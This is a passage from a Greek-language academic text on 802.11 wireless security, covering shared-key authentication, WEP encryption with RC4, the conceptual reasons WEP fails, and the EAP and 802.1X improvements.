Στην παρακάτω εικόνα βλέπουμε τη διαδικασία αυτού του απλού αλγορίθμου επικύρωσης.

Figure 11: Επικύρωση Ανοιχτού Κλειδιού

3.2.2 Επικύρωση Μοιρασμένου Κλειδιού – Shared Key Authentication

Η επικύρωση αυτού του είδους βασίζεται στο σύστημα πρόκλησης-απάντησης. Για να μπορέσουμε να χρησιμοποιήσουμε τη λειτουργία αυτή, πρέπει το σημείο πρόσβασης και ο σταθμός(-οι) να υποστηρίζουν τη λειτουργία WEP, και να έχουν μεταξύ τους ένα προ-μοιρασμένο κλειδί, δηλαδή απαιτείται ένα κοινό κλειδί να έχει κατανεμηθεί σε όλους τους σταθμούς πριν γίνει η διαδικασία της επικύρωσης. Η επικύρωση επιτυγχάνεται με την αποστολή τεσσάρων πλαισίων διαχείρισης μεταξύ του σημείου πρόσβασης και του σταθμού.

Αρχικά ο σταθμός στέλνει μία αίτηση επικύρωσης στο σημείο πρόσβασης. Ύστερα το σημείο πρόσβασης παράγει ένα τυχαίο μήνυμα (challenge) και το στέλνει στο σταθμό που έκανε αίτηση επικύρωσης. Ο σταθμός χρησιμοποιεί το μοιρασμένο κοινό κλειδί για να κρυπτογραφήσει το μήνυμα αυτό και το στέλνει πίσω στο σημείο πρόσβασης. Όταν λάβει το κρυπτογραφημένο μήνυμα, το σημείο πρόσβασης κρυπτογραφεί και αυτό το ίδιο μήνυμα με το ίδιο κλειδί και μετά συγκρίνει τα δύο κρυπτογραφημένα μηνύματα, δηλαδή αυτό που έλαβε από το σταθμό και αυτό που κρυπτογράφησε το ίδιο. Αν είναι ίδια τότε ο σταθμός επικυρώνεται, αλλιώς η επικύρωση αποτυγχάνει. Στη παρακάτω εικόνα βλέπουμε τη διαδικασία αυτή.




Figure 12: Επικύρωση Μοιρασμένου Κλειδιού

Κεφάλαιο 4 Κρυπτογράφηση

4.1 Κρυπτογράφηση WEP (Wired Equivalent Privacy)

Το Wired Equivalent Privacy είναι ένα πρότυπο κρυπτογράφησης που δημιουργήθηκε από το IEEE για να παρέχει ασφάλεια και εμπιστευτικότητα στα ασύρματα δίκτυα 802.11 . Ο σκοπός του WEP δεν ήταν να ασφαλίσει ολοκληρωτικά το ασύρματο δίκτυο, αλλά να προστατεύει τα δεδομένα από την παθητική υποκλοπή τους (eavesdropping) στο ασύρματο δίκτυο. Το WEP χειρίζεται ταυτόχρονα και την προστασία και την ακεραιότητα των δεδομένων. Βασίζεται στον αλγόριθμο κρυπτογράφησης RC4. Το μέγεθος ή αλλιώς το μήκος του μπορεί να είναι 64 bit ή 128 bit (κάποιες ασύρματες κάρτες υποστηρίζουν και κλειδιά μεγέθους 256 bit). Για την κρυπτογράφηση των δεδομένων το WEP χρησιμοποιεί ένα δημόσιο κλειδί σε συνδυασμό με ένα ψευδό-τυχαίο νούμερο μεγέθους 24 bit, το οποίο ονομάζεται *Initialization Vector* (IV). Δεδομένου ότι το IV έχει σταθερό μέγεθος 24 bit, στην πράξη το δημόσιο κλειδί έχει μέγεθος 40 ή 104 bit. Το WEP συνδυάζει το δημόσιο κλειδί με το IV ώστε να δημιουργήσει ένα νέο κλειδί βάσει του οποίου θα κρυπτογραφήσει τα δεδομένα. Όταν αυτά κρυπτογραφηθούν αποστέλλονται στον παραλήπτη. Ο τελευταίος, γνωρίζοντας το δημόσιο κλειδί και λαμβάνοντας το IV, αποκρυπτογραφεί τα πακέτα. Το μη-κρυπτογραφημένο μήνυμα λέγεται *plaintext* και το κρυπτογραφημένο λέγεται *cipher text*.

Το πρόβλημα που δημιουργείται είναι αφενός ότι τα IV δεν προκύπτουν τόσο τυχαία (μπορεί π.χ., για κάθε διαδοχικό πακέτο η αριθμητική τιμή του IV να αυξάνει κατά ένα.), αφετέρου το δημόσιο κλειδί παραμένει ίδιο. Έτσι μπορεί ένα πρόγραμμα κάνοντας χρήση στατιστική ανάλυσης να αποκαλύψει το μυστικό κλειδί. Προτού εξηγήσουμε πως λειτουργεί η κρυπτογράφηση WEP, πρέπει πρώτα να περιγράψουμε τα βασικά δομικά στοιχεία της κρυπτογράφησης, τα οποία είναι τα παρακάτω:

- **Διάνυσμα Αρχικοποίησης – Initialization Vector (IV)**

  Όπως είπαμε το διάνυσμα αρχικοποίησης έχει μέγεθος 24 bit. Όσον αφορά τη συμμετρική κρυπτογράφηση, το αποτέλεσμα της κρυπτογράφησης πρέπει να είναι όσο το δυνατόν πιο τυχαίο. Έτσι στην κρυπτογραφία χρησιμοποιείται ένα είδος τυχαίας τιμής (seed) μαζί με το μυστικό κλειδί της κρυπτογράφησης. Σε αυτή την περίπτωση το IV είναι μία τυχαία 24 bit τιμή που επιλέγεται από το σημείο πρόσβασης ή το σταθμό. Ας υποθέσουμε ότι στέλνουμε το πακέτο 1. Αυτό που γίνεται είναι ότι το σημείο πρόσβασης θα παράγει μία τυχαία 24 bit τιμή για IV και θα το προσκολλήσει πάνω στο μυστικό κλειδί της κρυπτογράφησης που μπορεί να είναι είτε 40 είτε 104 bit. Άρα συνολικά το IV μαζί με το μυστικό κλειδί θα έχει μέγεθος 64 ή 128 bit.Το IV ουσιαστικά αλλάζει για κάθε πακέτο και συνδυάζεται με το μυστικό κλειδί. Το αποτέλεσμα αυτών των δύο κρυπτογραφείται. Έτσι αν τα αρχικά δεδομένα είναι ίδια το αποτέλεσμα της κρυπτογράφησης είναι πάντα διαφορετικό. Το IV δεν είναι μυστικό, και στέλνεται σε μη κρυπτογραφημένη μορφή μαζί με το κρυπτογραφημένο μήνυμα σε κάθε αποστολή πακέτου(κάθε φορά

διαφορετικό), ώστε ο παραλήπτης χρησιμοποιώντας το να μπορέσει να αποκρυπτογραφήσει το μήνυμα αφού γνωρίζει ήδη το μυστικό κλειδί.

- **Τα κλειδιά που χρησιμοποιεί το WEP**

  Τα κλειδιά που χρησιμοποιεί το WEP έχουν τα ακόλουθα χαρακτηριστικά:

  1. *Σταθερό Μήκος:* Το μήκος τους είναι είτε 40 bit είτε 104 bit.
  2. *Στατικό:* Το κλειδί παραμένει σταθερό, δεν αλλάζει το μήκος του εφόσον δεν αλλάξουν οι ρυθμίσεις.
  3. *Διαμοιραζόμενα:* Το σημείο πρόσβασης και ο κινητός σταθμός διαθέτουν και οι δύο αντίγραφα του ίδιου κλειδιού.
  4. *Συμμετρικά:* Γίνεται χρήση του ίδιου κλειδιού και για κρυπτογράφηση αλλά και για αποκρυπτογράφηση. Η διάθεση αυτών των κλειδιών στο σημείο πρόσβασης και τους ασύρματους σταθμού πρέπει να γίνετε με ασφαλής τρόπους.

- **Διανομή κλειδιού**

  Το βασικότερο μειονέκτημα του WEP είναι το πρόβλημα της διανομής του κλειδιού. Τα μυστικά κομμάτια του κλειδιού WEP πρέπει να μοιραστούν σε όλους τους σταθμούς που συμμετέχουν στο δίκτυο. Το 802.11 πρότυπο, δεν μας παρέχει ένα μηχανισμό παραγωγής κλειδιού έτσι ο καθένας μας πρέπει να δακτυλογραφεί το κλειδί στον οδηγό της συσκευής ή να έχει πρόσβαση σε συσκευές με το χέρι. Οι δυσκολίες ενός τέτοιου πρωτοκόλλου είναι:

  - Τα κλειδιά δεν είναι ουσιαστικά μυστικά, αφού εισάγονται στους οδηγούς software ή firmware στην ασύρματη κάρτα. Έτσι ένας τοπικός χρήστης μπορεί να έχει πρόσβαση στο «μυστικό» κλειδί.
  - Εάν τα κλειδιά είναι προσιτά στους χρήστες, αυτά θα πρέπει να αλλάζουν συχνά. Η γνώση κλειδιών WEP επιτρέπει σε έναν χρήστη να φτιάξει έναν 802.11 σταθμό, να ελέγχει παθητικά και να αποκρυπτογραφεί την κυκλοφορία χρησιμοποιώντας το μυστικό κλειδί.
  - Οι επιχειρήσεις με μεγάλο αριθμό εξουσιοδοτημένων χρηστών πρέπει να δημοσιεύσουν το κλειδί στους πληθυσμούς χρηστών και έτσι δεν υφίσταται πλέον η «μυστικότητα» του κλειδιού.

- **Τιμή Ελέγχου Ακεραιότητας – Integrity Check Value (ICV)**

  Η τιμή ελέγχου ακεραιότητας (Integrity Check Value - ICV) συνεισφέρει στην αποφυγή από την τροποποίηση του μηνύματος κατά τη μετάδοση. Γενικότερα στα κρυπτογραφημένα και μη κρυπτογραφημένα μηνύματα συνηθίζεται έλεγχος για την αλλαγή των bits κατά τη μετάδοση. Το σύνολο των Bytes του μηνύματος συνενώνονται στον έλεγχο κυκλικού πλεονασμού (Cyclic Redundancy Check - CRC). Η τιμή αυτή, μήκους τεσσάρων bytes, προστίθεται στο τέλος του πλαισίου πριν από την επεξεργασία για μετάδοση. Αν αλλάξει έστω και ένα bit από το μήνυμα, ο παραλήπτης θα υπολογίσει διαφορετική τιμή CRC από αυτή που μεταφέρει ο πομπός και επομένως θα απορρίψει το μήνυμα. Παρόλο που ο έλεγχος εντοπίζει τυχαία λάθη,

δεν είναι δυνατόν να αναγνωρίσει σκόπιμα λάθη, καθώς ο εισβολέας είναι σε θέση να υπολογίσει τη νέα τιμή CRC και να αντικαταστήσει την αρχική. Το ICV λειτουργεί όπως το CRC, αλλά υπολογίζεται και εφαρμόζεται πριν τη διαδικασία της κρυπτογράφησης. Το CRC ωστόσο προστίθεται και μετά τη κρυπτογράφηση.

- **RC4 Αλγόριθμος κρυπτογράφησης**

Ο αλγόριθμος RC4 είναι ένας stream cipher συμμετρικός αλγόριθμος κρυπτογράφησης που χρησιμοποιείται κατά τη διαδικασία της κρυπτογράφησης WEP. Ο RC4, δεδομένου ότι χρησιμοποιείται σωστά, είναι απλός στην υλοποίηση του και ισχυρός. Σημαντικό είναι το γεγονός ότι οι αδυναμίες του WEP δεν οφείλονται στον ίδιο τον RC4 αλλά στον τρόπο χρήσης του μέσα στον WEP. Η βασική ιδέα αυτού του αλγορίθμου είναι η παραγωγή μίας τυχαία ακολουθίας από bytes που ονομάζεται *key stream*, η οποία μέσω της πράξης XOR συνδυάζεται με τα δεδομένα για να προκύψει το κρυπτογραφημένο μήνυμα. Μία σημαντική ιδιότητα αυτού του αλγόριθμου κρυπτογράφησης είναι η εξής:

A XOR B = C => C XOR B =A

Έτσι χρησιμοποιώντας αυτή την ιδιότητα ο RC4 μας δίνει τα εξής για την κρυπτογράφηση και αποκρυπτογράφηση:

plaintext* XOR *keystream* = *cipher text

cipher text* XOR *keystream* = *plaintext

Μία από τις πιο σημαντικές απαιτήσεις του RC4 είναι ότι το ίδιο κλειδί δεν πρέπει να ξαναχρησιμοποιηθεί ποτέ. Η απαίτηση αυτή μαζί με το γεγονός ότι το 802.11 χρειάζεται ένα καινούργιο κλειδί για κάθε πακέτο για να κάνουμε το δίκτυο ασφαλές, σημαίνει ότι το 802.11 χρειάζεται ένα μεγάλο εύρος κλειδιών. Είναι σημαντικό να θυμηθούμε ότι το μυστικό κλειδί είναι μία ένωση του προ-μοιρασμένου κλειδιού και του διανύσματος αρχικοποίησης (IV), και έτσι το εύρος κλειδιών για το RC4 είναι 2^N, όπου N είναι το μήκος του IV (24 bit).

Η χρησιμοποίηση του ίδιου κλειδιού σημαίνει ότι το 802.11 επιτρέπει σε διαφορετικά πακέτα να χρησιμοποιούν το ίδιο keystream για να παράγουν το αντίστοιχο κρυπτογραφημένο κείμενο. Αυτό όμως είναι επικίνδυνο. Ας πάρουμε τώρα ένα παράδειγμα για να δούμε γιατί είναι τόσο σημαντικό να μην ξαναχρησιμοποιηθεί ξανά ποτέ το ίδιο κλειδί. Ας υποθέσουμε ότι ki (i = 1,2,3..) είναι το keystream για ένα συγκεκριμένο πακέτο, και pi είναι το πακέτο δεδομένων ή αλλιώς plaintext . Τότε το κρυπτογραφημένο μήνυμα παράγεται εφαρμόζοντας τη λογική πράξη XOR όπως: **ci = ki XOR pi .** Έτσι επειδή το μέσο μετάδοσης είναι ο αέρας, ένας εισβολέας μπορεί άνετα να καταγράψει το κρυπτογραφημένο μήνυμα (cipher). Αν ο εισβολέας γνωρίζει το plaintext μέρος ενός πακέτου, μπορεί να υπολογίσει το keystream (ki) που χρησιμοποιήθηκε για την κρυπτογράφηση του συγκεκριμένου πακέτου. Μόλις το ki γίνει γνωστό, όλα τα μελλοντικά πακέτα που είναι κρυπτογραφημένο με το ίδιο ki μπορούν εύκολα να αποκρυπτογραφηθούν αφού **pi = ci XOR ki**. Αυτός είναι ο λόγος για τον οποίο ο RC4 προειδοποιεί για την επαναχρησιμοποίηση του ίδιου κλειδιού, και δυστυχώς ο 802.11 αγνοεί το γεγονός αυτό.

4.1.1 Διαδικασία κρυπτογράφησης WEP

Για καταλάβουμε τη διαδικασία κρυπτογράφησης WEP θα ξεκινήσουμε από τα βασικά. Η κρυπτοφράφιση αποτελείται από τρία μέρη. Αρχικά, μιλήσαμε για το διάνυσμα αρχικοποίησης (IV) το οποίο είναι μία τυχαία τιμή μεγέθους 24 bit που επιλέγεται από το σημείο πρόσβασης. Στο πρώτο μέρος, το IV αυτό ενώνεται μαζί με το προ-μοιρασμένο μυστικό κλειδί το οποίο μπορεί να είναι είτε 40 bit είτε 104 bit, σχηματίζοντας συνολικά το 64 bit ή 128 bit κλειδί κρυπτογράφησης. Το κλειδί αυτό είναι γνωστό και από το σημείο πρόσβασης και από το ασύρματο σταθμό. Αποτελεί την είσοδο για το αλγόριθμο RC4. Το αποτέλεσμα του RC4 θα είναι ένα τυχαίο keystream το οποίο θα χρησιμοποιηθεί στη κρυπτογράφηση.

Στο δεύτερο μέρος, στα δεδομένα μας που είναι το plaintext, εφαρμόζεται ένας CRC-32 αλγόριθμος του οποίου το αποτέλεσμα είναι μία τιμή ελέγχου ακεραιότητας των 32 bit που ονομάζεται ICV. Όπως αναφέραμε και πιο πάνω, ο σκοπός αυτής της τιμής είναι ο έλεγχος της ακεραιότητας των δεδομένων. Ανεξάρτητα από το μέγεθος του plaintext, το αποτέλεσμα του CRC-32 αλγορίθμου θα είναι πάντα 32 bit. Ύστερα, η ICV τιμή ενώνεται με το πακέτο δεδομένων, δηλαδη το plaintext.

Στο τρίτο μέρος, εφαρμόζουμε τη λογική πράξη XOR μεταξύ του τυχαίου keystream από το πρώτο μέρος, και του αποτελεσματος του δεύτερου μέρους, δηλαδή του ICV και του plaintext. Το αποτέλεσμα του XOR θα είναι το κρυπτογραφημένο μήνυμα που λέγεται και cipher text. Μετά το cipher text ενώνεται με το διάνυσμα αρχικοποίησης (IV) και αποστέλλονται στον παραλήπτη. Παρακάτω βλέπουμε το διάγραμμα ροής της κρυπτογράφησης WEP όπου απεικονίζονται όλα τα παραπάνω βήματα.




Figure 13: Διαδικασία κρυπτογράφησης WEP

4.1.2 Αποκρυπτογράφηση WEP

Όσον αφορά την αποκρυπτογράφηση, αυτή είναι η αντίστροφη διαδικασία της κρυπτογράφησης. Ο παραλήπτης όταν λάβει το κρυπτογραφημένο πακέτο, θα πάρει από αυτό το IV που φέρει μαζί του το οποίο είναι σε μη-κρυπτογραφημένη μορφή, και το ενώνει με το μυστικό κλειδί που ήδη ξέρει αφού είναι προ-μοιρασμένο. Το αποτέλεσμα της ένωσης αυτής θα είναι η είσοδος για το RC4 αλγόριθμο. Ο αλγόριθμος αυτός θα παράγει το keystream. Ύστερα εφαρμόζεται η λογική πράξη XOR μεταξύ του keystream αυτού και του cipher text που έλαβε ο παραλήπτης. Στο επόμενο βήμα ο παραλήπτης κάνει δύο πράγματα: το ένα είναι ότι εξάγει το αρχικό μήνυμα, και το δεύτερο είναι ότι υπολογίζει ξανά μία τιμή ελέγχου ακεραιότητας (ICV) για το για το μήνυμα αυτό. Αν το ICV που υπολογίζει είναι ίδιο με το ICV που φέρει το αρχικό μήνυμα που αποκρυπτογραφήθηκε, τότε θεωρείται ότι το μήνυμα αυτό είναι έγκυρο, αλλιώς σημαίνει ότι κάτι έχει μεταβληθεί. Παρακάτω απεικονίζεται η διαδικασία αυτή.




Figure 14: Αποκρυπτογράφηση WEP

4.1.3 Λόγοι αποτυχίας του WEP

- Ο τρόπος διανομής των μυστικών κλειδιών είναι ένα ευαίσθητο θέμα που καθιστά το WEP ένα αδύναμο αλγόριθμο κρυπτογράφησης. Όταν κάποιος αποχωρεί από το ασύρματο δίκτυο πρέπει τα κλειδιά να αλλάξουν, κάτι που δεν γίνεται στο WEP. Έτσι για να επιτύχει μια επίθεση sniffing έχει ανάγκη μόνο τα μυστικά κλειδιά τα οποία αλλάζουν σπάνια. Το WEP χρησιμοποιεί συνήθως ένα δημόσιο μυστικό κλειδί 40 bit. Όμως τα 40 bit αυτά δε θεωρούνται αρκετά για να είναι ασφαλές το δίκτυο, για αυτό το λόγο συστήνεται η **χρήση 128-bit κλειδιών.** Παρόλα αυτά, ούτε τα κλειδιά των 128-bit δεν θεωρούνται πια ασφαλείς, απλά προσθέτουν ένα μικρό βαθμό δυσκολίας στον επιτιθέμενο.

- Όπως είπαμε και παραπάνω, στο WEP γίνεται σπάνια η εισαγωγή νέων κλειδιών, πράγμα που επιτρέπει τους επιτιθεμένους να αποκτήσουν αποθέματα με μεγάλες συλλογές πλαισίων που κρυπτογραφούνται με τα ίδια κλειδιά.

- Ένα άλλο μειονέκτημα του WEP είναι η *επαλήθευση ταυτότητας*. Η επαλήθευση ταυτότητας στηρίζεται σε μια μέθοδο πρόσκλησης – απόκρισης. Αρχικά στέλνεται μια τυχαία ακολουθία bits στον σταθμό που επιθυμεί να έχει πρόσβαση στο δίκτυο. Η ακολουθία αυτή κρυπτογραφείται από το σταθμό και αποστέλλεται πίσω. Μετά το σημείο πρόσβασης την αποκρυπτογραφεί και τη συγκρίνει με την αρχική ακολουθία. Η όλη διαδικασία αυτή δίνει την ευκαιρία σε έναν επιτιθέμενο να επιτεθεί στα κλειδιά κρυπτογράφησης. Έτσι οποιοσδήποτε που παρακολουθεί τη διαδικασία της επαλήθευσης μπορεί να καταγράψει το κρυπτογραφημένο και το μη κρυπτογραφημένο μήνυμα. Μετά εφαρμόζοντας μια απλή πράξη XOR μεταξύ τους έχουμε την «ψευδό-τυχαία» ακολουθία RC4 σε δεδομένη τιμή IV. Εάν η τιμή IV δεν αλλάξει ο επιτιθέμενος μπορεί να κάνει αίτηση για επαλήθευση, να λάβει το μη κρυπτογραφημένο κείμενο και κάνοντας την πράξη XOR με τη ροή κλειδιού που απέκτησε πριν να επιτύχει στην επαλήθευση. Μπορεί ο επιτιθέμενος να μην αποκτάει άμεση πρόσβαση όμως ακόμα και έτσι παρέχει ένα δείγμα 128 bytes της ροής κλειδιού.

- Ένα άλλο τρωτό σημείο του WEP είναι αδυναμία του να διαχειριστεί **επιθέσεις μέσω αναπαραγωγής μηνυμάτων**. Όταν ένας επιτιθέμενος παρακολουθεί και καταγράφει (sniffing), τα πλαίσια που ανταλλάσσονται σε μια νόμιμη επικοινωνία μπορεί ακολούθως να συνδεθεί στο δίκτυο με τη MAC διεύθυνση της κινητής συσκευής. Στέλνοντας έτσι ένα αντίγραφο ενός παλιού μηνύματος μπορεί να αποκτήσει πρόσβαση στον εξυπηρετητή. Η προστασία από τέτοιου είδους επιθέσεις στο WEP δεν είναι απλά ελλιπής αλλά ανύπαρκτη!
- Το WEP για να αντιμετωπίσει τις περιπτώσεις τροποποίησης μηνυμάτων κατά τη μετάδοση τους στον αέρα, διαθέτει το μηχανισμό του **ελέγχου ακεραιότητας - ICV**. Ωστόσο αδυναμίες παρουσιάζει και αυτή η μέθοδος. Η μέθοδος CRC που χρησιμοποιείται είναι γραμμική και έτσι μπορεί να προβλεφθούν τα bits που θα αλλάξουν με την τροποποίηση ενός μηνύματος. Επειδή το WEP χρησιμοποιεί τη λογική πράξη XOR η αντιστροφή των bits δεν επηρεάζει την κρυπτογράφηση. Η αντιστροφή ενός bit στο μη κρυπτογραφημένο αντιστρέφει το ίδιο bit και στο κρυπτογραφημένο κείμενο.

- Η επαναχρησιμοποίηση της τιμής του διανύσματος αρχικοποίησης IV είναι ένα από τα κύρια μειονεκτήματα που έχει το WEP. Εάν συλλεχθούν πολλά δείγματα επαναλαμβανόμενου IV τότε μπορεί κάποιος να υποθέσει τμήματα της ροής κλειδιού και προχωρήσει στην αποκρυπτογράφηση. Άλλωστε όταν κάποιος γνωρίζει το keystream για ένα συγκεκριμένο IV, μπορεί να αποκρυπτογραφήσει κάθε πλαίσιο που χρησιμοποιεί το ίδιο IV.

- Η τιμή του διανύσματος αρχικοποίησης δεν είναι μυστική και κάτι τέτοιο δίνει την ευκαιρία σε έναν εισβολέα να επιτεθεί σε ένα σχετικά αδύναμο κλειδί. Ξέρουμε ότι το κρυπτογραφημένο, το μη κρυπτογραφημένο μήνυμα και το μυστικό κλειδί σχετίζονται μεταξύ τους. Έχοντας καταγράψει έναν σημαντικό αριθμό από τέτοια μηνύματα, ο εισβολέας μπορεί να ανακαλύψει τα πρώτο byte του κλειδιού. Η μέθοδος αυτή μπορεί να εφαρμοστεί για κάθε byte και τελικά να αποκαλυφθεί το μυστικό κλειδί. Θα πρέπει να πούμε επίσης ότι η αύξηση του μήκους του κλειδιού δεν επιφέρει εκθετική αύξηση του χρόνου αναζήτησης αλλά απλά γραμμική.

4.2 Βελτιώσεις

Η εφαρμογή του WEP δεν κατάφερε να προσφέρει την απαραίτητη προστασία στα δεδομένα που διακινούνται σε ένα ασύρματο δίκτυο. Ο αλγόριθμος του παρουσιάζει αδυναμίες και στην εμπιστευτικότητα και στην επικύρωση και με διάφορα εργαλεία που παρέχονται στο internet είναι πολύ εύκολο να σπάσει και να αποκαλυφθούν τα μηνύματα. Έτσι γεννήθηκε η ανάγκη για τη βελτίωση της κρυπτογράφησης του WEP, με αποτέλεσμα να αναπτυχθούν διάφορα πρότυπα και μηχανισμοί κρυπτογράφησης τους οποίους αναφέρουμε παρακάτω.

4.2.1 Extensible Authentication Protocol

Το Extensible Authentication Protocol (EAP) είναι μια μέθοδος επικύρωσης για να αποκτήσουμε πρόσβαση σε ένα δίκτυο. Αυτό το είδος επικύρωσης παρέχει το υψηλότερο επίπεδο ασφάλειας για το ασύρματο δίκτυο μας. Χρησιμοποιώντας το Extensible Authentication Protocol (EAP), το σημείο πρόσβασης βοηθάει μια ασύρματη συσκευή-πελάτη και ένα διακομιστή RADIUS να εκτελούν αμοιβαία επικύρωση και να αντλούν ένα δυνατό, μοναδικού περιεχομένου WEP κλειδί. Ο διακομιστής RADIUS στέλνει το WEP κλειδί στο σημείο πρόσβασης το οποίο το χρησιμοποιεί για όλα τα δεδομένα που στέλνει και λαμβάνει από τον πελάτη. Επίσης το σημείο πρόσβασης κρυπτογραφεί το μεταδιδόμενο WEP κλειδί του μαζί με το μοναδικό κλειδί του πελάτη και το στέλνει στον πελάτη.




Figure 15: Extensible Authentication Protocol

4.2.2 Η 802.1X Επικύρωση

Το 802.1X είναι ένας μηχανισμός επικύρωσης βασισμένος στις θύρες και λειτουργεί κάτω από το Extensible Authentication Protocol (EAP)37.

Ένα πράγμα στο οποίο μπερδεύονται οι άνθρωποι σχετικά με το 802.1X είναι ότι δεν είναι σε καμία περίπτωση είδος κρυπτογράφησης. Όλη η διαδικασία της κρυπτογράφησης λαμβάνει μέρος έξω από το πρότυπο 802.1X. Για παράδειγμα σε ένα ασύρματο δίκτυο το EAP χρησιμοποιεί μια από τις πολλές μεθόδους κρυπτογράφησης για την επικύρωση. Μετά που ο χρήστης επικυρώνεται στο ασύρματο δίκτυο, μπορεί να αρχίσει ο διάλογος χρησιμοποιώντας WEP, TKIP, AES38 ή πολλά άλλα πρότυπα για ασύρματη κρυπτογράφηση. Το 802.1X χρησιμοποιείται για την επικύρωση στις θύρες επικοινωνίας. Αυτό σημαίνει ότι το πρότυπο παίρνει την αίτηση επικύρωσης και αποφασίζει εάν πρέπει να της επιτραπεί ή όχι πρόσβαση στο δίκτυο. Το 802.1X είναι απλά ένας μηχανισμός που 